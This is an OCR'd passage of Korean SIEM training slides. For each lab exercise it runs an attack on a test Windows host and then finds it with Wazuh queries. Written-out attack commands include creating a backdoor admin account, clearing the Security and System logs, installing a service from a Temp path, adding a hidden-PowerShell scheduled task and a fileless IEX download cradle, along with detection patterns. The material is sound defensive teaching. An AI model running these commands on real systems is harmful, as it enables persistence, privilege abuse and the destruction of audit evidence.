
구문 풀이

`net use \\127.0.0.1\C$ /user:victim …`

다른 계정 자격증명을 명시해 자원에 접근 → 4648

36 실습 ② SIEM 에서 찾기 — 명시적 자격증명 로그온 (4648, 횡적 이동)

```
data.win.system.eventID:4648 AND NOT data.win.eventdata.targetServerName:(localhost or "-")
```



Time	agent.name	rule.id	data.win.system.eventID	data.win.eventdata.subjectUserName	data.win.eventdata.targetUserName	data.
Oct 31, 2026 @ 18:13:12.592	windows-user	-	4648	kt66student	victim	-

Expanded document — View surrounding docu

Table | JSON

@timestamp	Oct 31, 2026 @ 18:13:12.592
_index	wazuh-archives-4.x-2026.10.31
agent.id	012
agent.ip	172.30.70.2
agent.name	windows-user
data.win.eventdata.ipAddress	127.0.0.1
data.win.eventdata.ipPort	445
data.win.eventdata.logonGuid	{00000000-0000-0000-0000-000000000000}
data.win.eventdata.processId	0x4
data.win.eventdata.subjectDomainName	KT66-WIN-01

① **인덱스** wazuh-archives-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · system.eventID · eventdata.subjectUserName · eventdata.targetUserName · eventdata.targetServerName · eventdata.processName`

결과 1 hits

읽는 법

- subjectUserName(지금 로그인한 사람) → targetUserName@targetServerName(쓴 자격증명 · 대상) 흐름이 횡적 이동 경로
- Wazuh 4.10 기본 룰셋에는 4648 룰이 없어 레벨 0 → wazuh-alerts 에 안

자료와 달라진 점 인덱스 패턴을 wazuh-archives-* 로 바꿔 검색 (아카이브 활성화 — 따라하기 슬라이드 참고)

37 계정 생성 · 관리자 그룹 추가 (4720/4732/4728)

T1136

kt66 검증 완료

공격

백도어 계정을 만들고 Administrators 에 넣음

탐지 포인트


4720(사용자 생성), 4732(로컬 그룹 추가), 4728(글로벌 그룹 추가), 4722(계정 활성화)

검색 원리

그룹 추가 이벤트에서 그룹명은 targetUserName 에 들어감

결과 해석

subjectUserName(수행자), memberName 또는 memberSid(추가된 계정). 4720 직후 4732 가 같은 수행자면 백도어 계정 생성 흐름




```
data.win.system.eventID:(4720 or 4722) OR (data.win.system.eventID:(4732 or 4728) AND data.win.eventdata.targetUserName:
(Administrators or "Domain Admins" or "Remote Desktop Users"))
```

37 실습 ① 공격 실행 — 계정 생성 · 관리자 그룹 추가 (4720/4732/4728)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 37 계정 생성·관리자 그룹 추가

```
# 백도어 계정 생성 → 관리자 그룹 추가 → 확인
PS C:\Users\kt66student> net user backdoor P@ssw0rd!26 /add; net localgroup Administrators backdoor /add
The command completed successfully.

The command completed successfully.

KT66-WIN-01\Administrator, KT66-WIN-01\backdoor, KT66-WIN-01\kt66student
```


구문 풀이

```
net user backdoor P@ssw0rd!26 /add; net
localgroup Administrators backdoor /add
```

백도어 계정을 만들고 관리자 그룹에 넣는다

37 실습 ② SIEM 에서 찾기 — 계정 생성 · 관리자 그룹 추가 (4720/4732/4728)

```
data.win.system.eventID:(4720 or 4722) OR (data.win.system.eventID:(4732 or 4728) AND data.win.eventdata.targetUserName:
(Administrators or "Domain Admins" or "Remote Desktop Users"))
```



Time	agent.name	rule.id	rule.description	data.win.system.eventID	data.win.eventdata.subjectUserName	data.win.eventdata.targ
Oct 31, 2026 @ 17:29:29.657	windows-user	60154	Administrators Group Changed	4732	kt66student	Administrators

Expanded document — View surrounding documents — View

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
ⓘ data.win.eventdata.memberSid	⚠ S-1-5-21-2910308273-3251581836-3327309227-1002
t data.win.eventdata.subjectDomainName	KT66-WIN-01
t data.win.eventdata.subjectLogonId	0x301b74
t data.win.eventdata.subjectUserName	kt66student
t data.win.eventdata.subjectUserSid	S-1-5-21-2910308273-3251581836-3327309227-1000
t data.win.eventdata.targetDomainName	Builtin

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · system.eventID · eventdata.subjectUserName · eventdata.targetUserName · eventdata.memberSid`

결과 3 hits

읽는 법

- 4720 사용자 생성 → 4732 로컬 그룹 추가 . 같은 수행자 (subjectUserName) 가 연달아 하면 백도어 생성 흐름
- 그룹 추가 이벤트에서 그룹 이름은 targetUserName, 추가된 계정은 memberSid

38 감사 로그 삭제 (1102/104)

T1070.001

kt66 검증 완료

공격

흔적 제거를 위해 Security 로그를 지움

탐지 포인트


Security 채널 1102, System 채널 104

검색 원리

삭제 이벤트는 지워진 뒤 첫 이벤트로 기록되므로 반드시 남음

결과 해석

subjectUserName 이 지운 계정 . Wazuh 는 이미 로그를 수집했으므로 삭제 직전 이벤트도 대시보드에 남아 있음




```
data.win.system.eventID:(1102 or 104)
```

38 실습 ① 공격 실행 — 감사 로그 삭제 (1102/104)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 38 감사 로그 삭제 (1102/104)

```
# 흔적 제거 — 보안 로그 · 시스템 로그를 통째로 지운다 (Wazuh 는 이미 수집해 두었으므로 지워도 SIEM 에 남는다)
PS C:\Users\kt66student> wevtutil cl Security; wevtutil cl System
Security, System 로그 삭제 완료
1102
```


구문 풀이

```
wevtutil cl Security; wevtutil cl System
```

보안 · 시스템 이벤트 로그를 통째로 지운다 (cl = clear-log)

38 실습 ② SIEM 에서 찾기 — 감사 로그 삭제 (1102/104)

```
data.win.system.eventID:(1102 or 104)
```



Time	agent.name	rule.id	rule.description	data.win.system.channel	data.win.system.eventID	data.win.eventdata.subjectUserName
Oct 31, 2026 @ 17:51:06.025	windows-user	63104	A Windows log file was cleared	System	104	-

Expanded document — View surrounding documents — View single doc

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
ⓘ data.win.logFileCleared.channel	⚠ System
ⓘ data.win.logFileCleared.clientProcessId	⚠ 4516
ⓘ data.win.logFileCleared.clientProcessStartKey	⚠ 844424930132550
ⓘ data.win.logFileCleared.subjectDomainName	⚠ KT66-WIN-01
ⓘ data.win.logFileCleared.subjectUserName	⚠ kt66student
t data.win.system.channel	System

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · system.channel · system.eventID · eventdata.subjectUserName`

결과 2 hits

읽는 법

- 1102(Security)·104(System) = 로그 삭제 — 지운 직후 첫 이벤트로 반드시 남는다
- Wazuh 는 이미 수집해 두었으므로 지우기 전 이벤트도 SIEM 에 그대로 있다


39 서비스 설치 (7045/4697, PsExec 등)

T1543.003

검증 · DQL 수정

공격

PsExec 는 PSEXESVC, 공격 도구는 cmd/powershell 을 서비스로 등록해 SYSTEM 권한을 얻음



탐지 포인트

System 채널 7045, Security 4697. imagePath 에 쉘이나 임시 경로

검색 원리


서비스 경로가 정상 설치 경로가 아닌 것을 봄

결과 해석

serviceName, imagePath, startType 확인 . 정상 백신 · 업데이트 서비스는 제외 목록에 추가

```
data.win.system.eventID:(7045 or 4697) AND (data.win.eventdata.serviceName:(PSEXESVC or *mimi* or *meterpreter* or evilsvc) OR data.win.eventdata.imagePath:(*cmd.exe* or *powershell* or *\\\\Temp\\\\* or *\\\\Users\\\\Public\\\\* or *\\\\AppData\\\\*))
```

39 실습 ① 공격 실행 — 서비스 설치 (7045/4697, PsExec 등)



구문 풀이

```
sc.exe create evilsvc binPath= "C:\Windows\Temp\x.exe"
```


Temp 폴더 실행 파일을 서비스로 등록 (binPath= 뒤에 공백 필수)

```
PsExec64.exe -s cmd /c whoami
```

PsExec 은 대상에 PSEXESVC 서비스를 설치해 SYSTEM 으로 명령 실행

39 실습 ② SIEM 에서 찾기 — 서비스 설치 (7045/4697, PsExec 등)

```
data.win.system.eventID:(7045 or 4697) AND (data.win.eventdata.serviceName:(PSEXESVC or *mimi* or *meterpreter* or evilsvc) OR
data.win.eventdata.imagePath:(*cmd.exe* or *powershell* or *\\\\Temp\\\\* or *\\\\Users\\\\Public\\\\* or *\\\\AppData\\\\*))
```



Time	agent.name	rule.id	data.win.system.eventID	data.win.eventdata.serviceName	data.win.system.eventID	data.win.eventdata.i
Oct 31, 2026 @ 18:23:47.531	windows-user	92650	7045	PSEXESVC	7045	%SystemRoot%\\PSEXES

Expanded document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.win.eventdata.accountName	LocalSystem
t data.win.eventdata.imagePath	%SystemRoot%\\PSEXESVC.exe
t data.win.eventdata.serviceName	PSEXESVC
t data.win.eventdata.serviceType	사용자 모드 서비스
t data.win.eventdata.startType	요청 시 시작
t data.win.system.channel	System

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · system.eventID · eventdata.serviceName · eventdata.imagePath · eventdata.startType`

결과 1 hits

읽는 법

- 7045(System)·4697(Security) = 서비스 설치 . serviceName·imagePath 확인
- Wazuh 는 Windows 경로의 역슬래시를 두 겹 (\\) 으로 저장한다 → DQL 에서 \\\\ 로 써야 한다

자료와 달라진 점 원본 *\\Temp* 는 저장값 (C:\\Windows\\Temp\\…) 과 안 맞음 → *\\\\Temp* (역슬래시 두 겹을 각각 이스케이프)

40 스케줄 작업 생성 (4698)

T1053.005

kt66 검증 완료

공격

지속화를 위해 예약 작업으로 악성 스크립트를 등록

탐지 포인트


이벤트 4698. taskContent(XML) 에 실행 명령이 포함됨

검색 원리

작업 내용에 쉘이나 스크립트 호출이 있는지 봄

결과 해석

taskName 과 taskContent 안의 <Command>·<Arguments> 를 읽으면 무엇이 언제 실행되는지 나옴




```
data.win.system.eventID:4698 AND data.win.eventdata.taskContent:(*powershell* or *cmd.exe* or *wscript* or *mshta* or *\\Temp\\* or *http*)
```

40 실습 ① 공격 실행 — 스케줄 작업 생성 (4698)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 40 스케줄 작업 생성 (4698)

```
# 1분마다 숨김 PowerShell 을 실행하는 예약 작업 등록 (지속화)
PS C:\Users\kt66student> schtasks /create /tn kt66evil /tr "powershell -nop -w hidden -c Get-Date" /sc minute /f
SUCCESS: The scheduled task "kt66evil" has successfully been created.
```

구문 풀이

```
schtasks /create /tn kt66evil /tr
"powershell -nop -w hidden …" /sc minute
```

1 분마다 숨김 PowerShell 을 실행하는 예약 작업 — 지속화

40 실습 ② SIEM 에서 찾기 — 스케줄 작업 생성 (4698)

```
data.win.system.eventID:4698 AND data.win.eventdata.taskContent:(*powershell* or *cmd.exe* or *wscript* or *mshta* or *\\Temp\\* or *http*)
```

Time	agent.name	rule.id	data.win.system.eventID	data.win.eventdata.taskName	data.win.system.eventID	data.win.eventdata.subje
Oct 31, 2026 @ 17:30:12.610	windows-user	60228	4698	\\kt66evil	4698	kt66student

Expanded document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
ⓘ data.win.eventdata.clientProcessId	⚠ 6452
ⓘ data.win.eventdata.clientProcessStartKey	⚠ 844424930132395
ⓘ data.win.eventdata.fQDN	⚠ KT66-WIN-01
t data.win.eventdata.parentProcessId	6104

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · system.eventID · eventdata.taskName · eventdata.subjectUserName · eventdata.taskContent`

결과 1 hits

읽는 법

- 4698 = 예약 작업 생성 . taskContent(XML) 안의 <Command>·<Arguments> 를 읽는다
- 감사 정책 ' 기타 개체 액세스 이벤트 ' 가 켜져 있어야 남는다 (kt66 설치 스크립트가 켬)

Sysmon — Windows 의 블랙박스

무엇인가

- Microsoft Sysinternals 의 무료 도구 . 기본 이벤트 로그보다 훨씬 자세한 행위를 Microsoft-Windows-Sysmon/Operational 채널에 남긴다
- 설정 XML 로 '무엇을 기록할지' 정한다 — kt66 은 SwiftOnSecurity 설정 + LSASS 접근 기록 추가

이벤트 ID

• 1 프로세스 생성 (명령줄 · 부모) · 3 네트워크 연결 · 7 DLL 로드 · 8 원격 스레드 · 10 프로세스 메모리 접근 (LSASS) · 11 파일 생성 · 12·13 레지스트리 · 22 DNS 질의

Wazuh 에서

- Sysmon 이벤트 중 기본 룰 (92xxx) 에 걸린 것만 wazuh-alerts 에 — 나머지는 wazuh-archives 에서 찾는다
- 리눅스용 Sysmon for Linux 도 kt66-host 에 설치 — 로컬 로그 (journalctl -t sysmon) 로 같은 행위를 확인

설치 (kt66 설치 스크립트가 자동으로)

```
Sysmon64.exe -accepteula -i sysmonconfig.xml     # 설치 + 설정
Sysmon64.exe -c sysmonconfig.xml                 # 설정만 바꾸기
```

PowerShell 공격 — 파일 없이, 숨겨서, 인코딩해서

자주 쓰는 옵션

- -nop(프로필 안 읽음) · -w hidden(창 숨김) · -ep bypass(실행 정책 무시) · -enc <Base64>(인코딩된 명령)
- IEX (New-Object Net.WebClient).DownloadString('URL') — 내려받아 메모리에서 바로 실행 (파일리스)

방어 장치

- AMSI: 실행 직전 스크립트 내용을 백신에 보여주는 통로 — 공격자는 AmsiUtils·amsiInitFailed 로 우회 시도
